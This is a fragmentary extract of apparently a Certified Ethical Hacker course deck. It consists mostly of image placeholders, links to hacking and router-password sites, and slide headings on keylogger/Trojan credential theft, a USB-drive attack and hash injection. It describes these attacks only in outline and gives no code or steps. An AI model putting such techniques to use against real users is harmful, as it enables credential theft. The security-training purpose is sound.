
<http://www.virus.org>

<http://open-se4me>


<http://securityoverride.org>

<http://www.routerpasswords.com>

<http://www.fortypoundhead.com>




Active Online Attack: Trojan/Spyware/Keylogger



Attacker installs Trojan/Spyware/Keylogger on victim's machine to collect victim's user names and passwords





Trojan/Spyware/Keylogger runs in the background and send back all user credentials to the attacker



Example of Active Online Attack Using USB Drive


CEH
Certified Ethical Hacker



Active Online Attack: Hash Injection Attack



